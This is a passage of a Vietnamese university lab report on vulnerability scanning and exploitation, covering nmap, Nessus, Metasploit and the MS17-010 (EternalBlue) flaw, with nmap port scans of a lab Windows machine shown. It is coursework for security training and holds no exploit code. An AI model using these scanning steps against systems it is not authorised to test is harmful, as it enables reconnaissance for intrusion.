

**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG  
KHOA AN TOÀN THÔNG TIN**



**BÁO CÁO BÀI THỰC HÀNH  
HỌC PHẦN: THỰC TẬP CƠ SỞ  
MÃ HỌC PHẦN: INT13147**

**BÀI THỰC HÀNH 3.3  
RÀ QUÉT VÀ KHAI THÁC LỖ HỔNG**

Sinh viên thực hiện:

B22DCAT034    Trương Quốc Bảo

Giảng viên hướng dẫn: TS. Đinh Trường Duy

**HỌC KỲ 2 NĂM HỌC 2024-2025**

# MỤC LỤC

MỤC LỤC.....	2
DANH MỤC CÁC HÌNH VẼ.....	3
DANH MỤC CÁC TỪ VIẾT TẮT.....	4
<b>CHƯƠNG 1. GIỚI THIỆU CHUNG VỀ BÀI THỰC HÀNH</b> .....	<b>5</b>
1.1 Mục đích.....	5
1.2 Tìm hiểu lý thuyết .....	5
<b>1.2.1</b> Công cụ rà quét và khai thác lỗ hổng .....	<b>5</b>
<b>1.2.2</b> Một số lỗ hổng cổng dịch vụ phổ biến .....	<b>8</b>
<b>1.2.3</b> Lỗ hổng MS17-010 .....	<b>9</b>
<b>CHƯƠNG 2. NỘI DUNG THỰC HÀNH</b> .....	<b>10</b>
2.1 Chuẩn bị môi trường .....	10
2.2 Các bước thực hiện.....	10
<b>2.2.1</b> Sử dụng nmap/zenmap để quét các cổng dịch vụ .....	<b>10</b>
<b>2.2.2</b> Sử dụng nessus để quét các lỗ hổng .....	<b>12</b>
<b>2.2.3</b> Sử dụng Metasploit framework khai thác lỗ hổng .....	<b>18</b>
TÀI LIỆU THAM KHẢO .....	25

## DANH MỤC CÁC HÌNH VẼ

Hình 1 Một số tùy chọn cho câu lệnh nmap.....	6
Hình 2 Địa chỉ IP máy mục tiêu .....	10
Hình 3 Địa chỉ IP máy rà quét.....	11
Hình 4 Kết quả nmap .....	11
Hình 5 Kết quả quét cổng dịch vụ 22.....	12
Hình 6 Kết quả quét cổng dịch vụ 80.....	12
Hình 7 Địa chỉ IP máy mục tiêu .....	12
Hình 8 Tải xuống Nessus .....	13
Hình 9 Cài đặt và giải nén gói.....	13
Hình 10 Khởi động và kiểm tra trạng thái hoạt động.....	14
Hình 11 Tạo tài khoản Nessus.....	15
Hình 12 Cài đặt các plugins .....	15
Hình 13 Giao diện sử dụng của Nessus.....	16
Hình 14 Cấu hình để rà quét.....	16
Hình 15 Kết quả rà quét .....	17
Hình 16 Kiểm tra lỗ hổng 1.....	17
Hình 17 Kiểm tra lỗ hổng 2.....	18
Hình 18 Rà quét lỗ hổng sử dụng nmap.....	19
Hình 19 Khởi động công cụ Metasploit.....	20
Hình 20 Cấu hình và chạy .....	21
Hình 21 Tấn công thành công .....	22
Hình 22 Kiểm tra thực thi .....	23
Hình 23 Kiểm tra thực thi .....	24

## DANH MỤC CÁC TỪ VIẾT TẮT

<b>Từ viết tắt</b>	<b>Thuật ngữ tiếng Anh/Giải thích</b>	<b>Thuật ngữ tiếng Việt/Giải thích</b>
RPC	Remote Procedure Call	Gọi thủ tục từ xa
SMB	Server Message Block	Giao thức chia sẻ tệp và in ấn trong mạng
RCE	Remote Code Execution	Thực thi mã từ xa
DOS	Denial of Service	Tấn công từ chối dịch vụ
WMI	Windows Management Instrumentation	Công cụ quản lý hệ thống trên Windows
DCOM	Distributed Component Object Model	Mô hình đối tượng phân tán
NASL	Nessus Attack Scripting Language	Ngôn ngữ kịch bản tấn công dùng trong Nessus
SCAP	Security Content Automation Protocol	Giao thức tự động hóa nội dung bảo mật
RPC	Remote Procedure Call	Gọi thủ tục từ xa
SMB	Server Message Block	Giao thức chia sẻ tệp và in ấn trong mạng

# CHƯƠNG 1. GIỚI THIỆU CHUNG VỀ BÀI THỰC HÀNH

## 1.1 Mục đích

- Hiểu được các mối đe dọa và lỗ hổng.
- Hiểu được cách thức hoạt động của một số công cụ rà quét và tìm kiếm đe dọa và lỗ hổng như: nmap/zenmap, nessus, Metasploit framework.
- Biết cách sử dụng công cụ để tìm kiếm và khai thác các mối đe dọa, lỗ hổng bao gồm: nmap/zenmap, nessus, Metasploit framework.

## 1.2 Tìm hiểu lý thuyết

### 1.2.1 Công cụ rà quét và khai thác lỗ hổng

#### 1.2.1.1 Công cụ nmap/zenmap

Nmap (tên đầy đủ Network Mapper) là một công cụ bảo mật được phát triển bởi Floydor Vaskovitch. Nmap có mã nguồn mở, miễn phí, dùng để quét cổng và lỗ hổng bảo mật. Các chuyên gia quản trị mạng sử dụng Nmap để xác định xem thiết bị nào đang chạy trên hệ thống của họ, cũng như tìm kiếm ra các máy chủ có sẵn và các dịch vụ mà các máy chủ này cung cấp, đồng thời dò tìm các cổng mở và phát hiện các nguy cơ về bảo mật.

Nmap có thể được sử dụng để giám sát các máy chủ đơn lẻ cũng như các cụm mạng lớn bao gồm hàng trăm nghìn thiết bị và nhiều mạng con hợp thành.

Mặc dù Nmap đã không ngừng được phát triển, cải tiến qua nhiều năm và cực kỳ linh hoạt, nhưng nền tảng của nó vẫn là một công cụ quét cổng, thu thập thông tin bằng cách gửi các gói dữ liệu thô đến các cổng hệ thống. Sau đó nó lắng nghe và phân tích các phản hồi và xác định xem các cổng đó được mở, đóng hoặc lọc theo một cách nào đó, ví dụ như tường lửa. Các thuật ngữ khác được sử dụng để chỉ hoạt động quét cổng (port scanning) bao gồm dò tìm cổng (discovery) hoặc liệt kê cổng (enumeration).

Zenmap là giao diện đồ họa của máy quét bảo mật Nmap. Giao diện này cung cấp cho người dùng hàng trăm tùy chọn khác nhau. Nó cho phép người dùng thực hiện những việc như lưu trữ thông tin về các lượt quét và sau đó so sánh chúng, xem bản đồ cấu trúc liên kết mạng, xem hiển thị các cổng đang chạy trên máy chủ hoặc tất cả máy chủ trên mạng và lưu trữ, quét trong cơ sở dữ liệu để phục vụ cho quá trình tìm kiếm sau này.

#### Công dụng của nmap

- Phát hiện và khai thác lỗ hổng bảo mật.
- Phát hiện backdoor
- Quét mạng trong nội bộ và mạng bên ngoài
- Quét máy chủ và các cổng của máy chủ hệ thống.
- Xác định hệ điều hành, thông tin từng dịch vụ, thông tin tường lửa đang sử dụng
- Cung cấp thông tin về các thiết bị vật lý, DNS và địa chỉ MAC.

<b>Nmap Scan</b>	<b>Command Syntax</b>	<b>Requires Privileged Access</b>	<b>Identifies TCP Ports</b>	<b>Identifies UDP Ports</b>
TCP SYN Scan	-sS	YES	YES	NO
TCP connect() Scan	-sT	NO	YES	NO
FIN Scan	-sF	YES	YES	NO
Xmas Tree Scan	-sX	YES	YES	NO
Null Scan	-sN	YES	YES	NO
Ping Scan	-sP	NO	NO	NO
Version Detection	-sV	NO	NO	NO
UDP Scan	-sU	YES	NO	YES
IP Protocol Scan	-sO	YES	NO	NO
ACK Scan	-sA	YES	YES	NO
Window Scan	-sW	YES	YES	NO
RPC Scan	-sR	NO	NO	NO
List Scan	-sL	NO	NO	NO
Idlescan	-sI	YES	YES	NO
FTP Bounce Attack	-b	NO	YES	NO

*Hình 1 Một số tùy chọn cho câu lệnh nmap*

#### 1.2.1.2 Công cụ Nessus

Nessus là một công cụ quét lỗ hổng bảo mật độc quyền được phát triển bởi Công ty An ninh mạng Tenable, được phát hành miễn phí cho việc sử dụng phi thương mại.

Nessus cho phép quét các loại lỗ hổng:

- Lỗ hổng cho phép một hacker từ xa kiểm soát hoặc truy cập dữ liệu nhạy cảm trên hệ thống.
- Cấu hình sai (ví dụ như chuyển tiếp thư mở, các bản vá lỗi bị thiếu,...).
- Mật khẩu mặc định, một vài mật khẩu thường được sử dụng, và mật khẩu trống trên các tài khoản hệ thống. Nessus cũng có thể dùng Hydra (một công cụ bên thứ ba) để thực hiện một cuộc tấn công từ điển.
- Tấn công từ chối dịch vụ bộ nhớ stack TCP/IP bằng gói tin độc hại
- Chuẩn bị cho việc kiểm tra bảo mật (PSI DSS)

Trong hoạt động thông thường, Nessus bắt đầu bằng cách quét các cổng mạng qua một trong bốn bộ quét cổng mạng tích hợp sẵn (hay nó có thể sử dụng phần mềm quét AmapM hay Nmap) để xác định cổng đang mở trên mục tiêu và sau đó cố gắng thực hiện nhiều cách

tấn công trên các cổng mở. Các bài kiểm tra lỗ hổng, có sẵn bằng việc đăng ký, được viết bằng NASL (ngôn ngữ tấn công dạng kịch bản Nessus - Nessus Attack Scripting Language), một ngôn ngữ kịch bản tối ưu cho tương tác mạng.

Nessus cung cấp thêm tính năng khác ngoài tính năng kiểm tra các lỗ hổng mạng đã biết. Ví dụ, Nessus có thể sử dụng thông tin xác thực của Windows để kiểm tra mức độ các bản vá trên máy tính Windows, và có thể thực hiện dò mật khẩu bằng tấn công từ điển hay dạng vét cạn. Nessus 3 và các phiên bản sau có khả năng kiểm thử hệ thống nhằm chắc chắn rằng hệ thống đã được cấu hình theo các chính sách bảo mật cụ thể, như chính sách hướng dẫn của NSA cho các máy chủ Windows. Chức năng này sử dụng tệp tin kiểm thử độc quyền của Tenable hoặc giao thức nội dung an toàn tự động (SCAP).

#### *1.2.1.3 Công cụ Metasploit*

Metasploit là một nền tảng mã nguồn mở cho việc phát triển, thử nghiệm và sử dụng các kỹ thuật tấn công mạng. Được phát triển bởi Rapid7, Metasploit cung cấp cho các chuyên gia bảo mật, nhà nghiên cứu và hacker đạo đức một tập các công cụ khai thác lỗ hổng để kiểm tra tính bảo mật của các hệ thống và ứng dụng. Với Metasploit, người dùng có thể tái hiện các cuộc tấn công mạng thực tế để xác định điểm yếu và cách bảo vệ hệ thống khỏi chúng.

Metasploit hoạt động dựa trên khái niệm về “khai thác lỗ hổng.” Điều này có nghĩa là công cụ tận dụng những điểm yếu trong mã nguồn hoặc cấu hình của hệ thống để thực hiện các cuộc tấn công. Quá trình hoạt động của Metasploit bao gồm các bước sau:

- Thu thập thông tin: Công cụ thu thập thông tin về mục tiêu, bao gồm địa chỉ IP, cổng mạng, và các dịch vụ đang hoạt động.
- Phát hiện lỗ hổng: Metasploit sử dụng các module để phát hiện lỗ hổng trong hệ thống và ứng dụng.
- Chọn module tấn công: Dựa trên lỗ hổng được phát hiện, bạn chọn một module tấn công thích hợp.
- Thực hiện cuộc tấn công: Metasploit tận dụng lỗ hổng để thực hiện cuộc tấn công, thường là việc gửi mã độc vào hệ thống mục tiêu.
- Kiểm tra kết quả: Công cụ đánh giá xem cuộc tấn công có thành công hay không và cung cấp thông tin chi tiết về lỗ hổng.

Metasploit cung cấp một loạt các tính năng mạnh mẽ giúp các chuyên gia bảo mật nghiên cứu và thực hiện các cuộc tấn công mạng. Dưới đây là một số tính năng quan trọng của Metasploit:

- Khai thác lỗ hổng tự động: Metasploit cho phép người dùng tìm và khai thác lỗ hổng một cách tự động trong các hệ thống mục tiêu. Điều này giúp chuyên gia bảo mật kiểm tra hiệu suất của hệ thống bảo mật và xác định các điểm yếu tiềm năng.

- Thử nghiệm thâm nhập: Metasploit cung cấp khả năng thử nghiệm thâm nhập toàn diện, cho phép người dùng xác định cách một tấn công có thể xảy ra và tác động như thế nào đến hệ thống.
- Khảo sát và phân tích: Các công cụ của Metasploit giúp thu thập thông tin về mục tiêu, từ đó giúp người dùng hiểu rõ hơn về hệ thống và tìm ra các điểm yếu tiềm năng.
- Tạo payload tùy chỉnh: Metasploit cho phép tạo các payload tùy chỉnh để thực hiện các cuộc tấn công mạng. Người dùng có thể điều chỉnh các tham số để đảm bảo tính bảo mật và hiệu suất của payload.
- Hỗ trợ nhiều nền tảng: Metasploit có khả năng hoạt động trên nhiều hệ điều hành và môi trường khác nhau, giúp người dùng thử nghiệm tính bảo mật trên các hệ thống đa dạng.

## ***1.2.2 Một số lỗ hổng cổng dịch vụ phổ biến***

### ***1.2.2.1 Cổng dịch vụ 135***

Cổng TCP 135 thường được dùng bởi dịch vụ RPC (Remote Procedure Call) trên Windows. Nó cho phép các chương trình yêu cầu dịch vụ từ một máy tính khác qua mạng. Các dịch vụ như DCOM, WMI, NetBIOS... đều có thể dùng RPC qua cổng này.

Một số lỗ hổng dễ bị khai thác:

- Buffer Overflow - MS03-026
- Remote Code Execution (RCE)
- Enumeration (Liệt kê dịch vụ)

### ***1.2.2.2 Cổng dịch vụ 139***

Cổng TCP 139 được dùng cho NetBIOS Session Service để: Chia sẻ file và máy in trong mạng LAN (thường trên hệ điều hành Windows) và Giao tiếp SMB (Server Message Block) trên nền NetBIOS qua TCP/IP.

Một số lỗ hổng dễ bị khai thác:

- Liệt kê tài nguyên chia sẻ
- Dò username, domain, workgroup
- Tấn công brute-force
- Lỗ hổng dịch vụ SMBv1

### ***1.2.2.3 Cổng dịch vụ 445***

Cổng TCP 445 được dùng để chạy SMB (Server Message Block) trực tiếp trên TCP/IP, không cần NetBIOS. Đây là phiên bản mới hơn, thay thế dần các cổng cũ như 139. Cổng dịch vụ này cho phép chia sẻ file, máy in, truy cập hệ thống từ xa giữa các máy Windows.

Một số lỗ hổng dễ bị khai thác:

- EternalBlue – MS17-010



- SMB Relay Attack
- Anonymous SMB Shares

### ***1.2.3 Lỗ hổng MS17-010***

Lỗ hổng MS17-010 hay còn được gọi là lỗ hổng EternalBlue là một lỗ hổng bảo mật nhắm đến dịch vụ SMBv1 chạy trên các hệ thống Windows; trải dài từ Windows XP cho đến tận Windows 10 version 1607.

Nói một cách dễ hiểu nhất, các hệ thống chạy Windows thường sử dụng giao thức SMB để giao tiếp hoặc kết nối với nhau cho mục đích truy cập file dữ liệu được lưu ở một server nào đó trong mạng, hoặc kết nối đến các thiết bị như máy in ở trong mạng.

Lỗ hổng MS17-010 lợi dụng cơ chế xử lý sai các gói tin không bình thường của giao thức SMBv1, vốn được sử dụng rộng rãi trên gần như tất cả hệ điều hành Windows từ XP đến Windows 10 version 1607, để tiến hành xâm nhập vào hệ thống mục tiêu.

Ransomware WannaCry khét tiếng năm 2017 đã lợi dụng lỗ hổng MS17-010 này để tấn công các hệ thống chưa được vá lỗi và lây lan ra toàn thế giới.

## CHƯƠNG 2. NỘI DUNG THỰC HÀNH

### 2.1 Chuẩn bị môi trường


- Phần mềm VMWare Workstation hoặc Virtual Box hoặc các phần mềm ảo hóa khác.
- Các công cụ nmap/zenmap, nessus, Metasploit framework

### 2.2 Các bước thực hiện

#### 2.2.1 Sử dụng nmap/zenmap để quét các cổng dịch vụ

Máy mục tiêu có thể sử dụng Windows 10 hoặc Windows 7 (khuyến khích sử dụng)

Kiểm tra địa chỉ IP máy bằng lệnh *ifconfig* và kiểm tra đến máy tấn công bằng lệnh *ping*.



```
C:\Users\NITRO 5>date
The current date is: 05/04/2025
Enter the new date: (dd-mm-yy)

C:\Users\NITRO 5>echo Truong Quoc Bao - B22DCAT034
Truong Quoc Bao - B22DCAT034

Windows IP Configuration

Unknown adapter VPN - VPN Client:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::c320:cb54%3
    IPv4 Address. . . . . : 192.168.139.142
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.139.2

C:\Users\NITRO 5>ping 192.168.139.134

Pinging 192.168.139.134 with 32 bytes of data:
Reply from 192.168.139.134: bytes=32 time=1ms TTL=64
Reply from 192.168.139.134: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.139.134:
    Packets: Sent = 2, Received = 2, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 1ms, Average = 0ms
Control-C
^C
C:\Users\NITRO 5>
```

Hình 2 Địa chỉ IP máy mục tiêu

Máy tấn công sử dụng Kali Linux. Kiểm tra địa chỉ IP bằng lệnh *ip a* và kiểm tra kết nối đến máy mục tiêu bằng lệnh *ping*.

```
C:\Users\NITRO 5>date
The current date is: 05/04/2025
Enter the new date: (dd-mm-yy)

C:\Users\NITRO 5>echo Truong Quoc Bao - B22DCAT034
Truong Quoc Bao - B22DCAT034

kali@truongquocbaob22dcat034: ~
File Actions Edit View Help
(kali@truongquocbaob22dcat034)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc fq_codel state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 00:0c:29:85:16:e8 brd ff:ff:ff:ff:ff:ff
   inet 192.168.139.134/24 brd 192.168.139.255 scope global dynamic noprefixroute eth0
       valid_lft forever preferred_lft 1772sec
   inet6 fe80::be18:9377:2c18:649b/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

(kali@truongquocbaob22dcat034)-[~]
$ ping 192.168.139.142
PING 192.168.139.142 (192.168.139.142) 56(84) bytes of data:
64 bytes from 192.168.139.142: icmp_seq=1 ttl=128 time=0.499 ms
64 bytes from 192.168.139.142: icmp_seq=2 ttl=128 time=0.429 ms
```

Hình 3 Địa chỉ IP máy rà quét

Sử dụng công cụ nmap ( giao diện dòng lệnh ) hoặc zenmap ( giao diện đồ họa ) để bắt đầu tiến hành rà quét các cổng dịch vụ.

Dùng lệnh quét cơ bản : *nmap <địa chỉ IP>*

```
(kali@truongquocbaob22dcat034)-[~]
$ nmap 192.168.139.142
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-05 10:20 EDT
Nmap scan report for 192.168.139.142.non-exists.ptr.local (192.168.139.142)
Host is up (0.00039s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsddapi
MAC Address: 00:0C:29:85:16:E8 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 10.41 seconds
```

Hình 4 Kết quả nmap

Kết quả thu được có 4 cổng dịch vụ sử dụng giao thức tcp đang mở. Các cổng này đều được mô tả ở phần lý thuyết bên trên.

Có thể tiến hành quét các cổng chỉ định với từng tùy chọn riêng biệt.

Ví dụ :

-p : Chỉ định cổng

-Pn : Coi rằng tất cả các máy chủ đều trực tuyến - Bỏ qua phát hiện máy chủ

```
(kali@truongquocbaob22dcat034)-[~]
$ nmap -p 22 192.168.139.142
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-05 10:22 EDT
Nmap scan report for 192.168.139.142.non-exists.ptr.local (192.168.139.142)
Host is up (0.00043s latency).

PORT      STATE SERVICE
22/tcp    closed ssh
MAC Address: 00:0C:29:85:16:E8 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
(kali@truongquocbaob22dcat034)-[~]
```

Hình 5 Kết quả quét cổng dịch vụ 22

Cổng dịch vụ 22 ( ssh ) đóng.

```
(kali@truongquocbaob22dcat034)-[~]
$ nmap -Pn -p 80 192.168.139.142
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-05 10:24 EDT
Nmap scan report for 192.168.139.142.non-exists.ptr.local (192.168.139.142)
Host is up (0.00063s latency).


PORT      STATE SERVICE
80/tcp    closed http
MAC Address: 00:0C:29:85:16:E8 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
(kali@truongquocbaob22dcat034)-[~]
```

Hình 6 Kết quả quét cổng dịch vụ 80

Cổng dịch vụ 80 ( http ) đóng.


### 2.2.2 Sử dụng nessus để quét các lỗ hổng



Hình 7 Địa chỉ IP máy mục tiêu

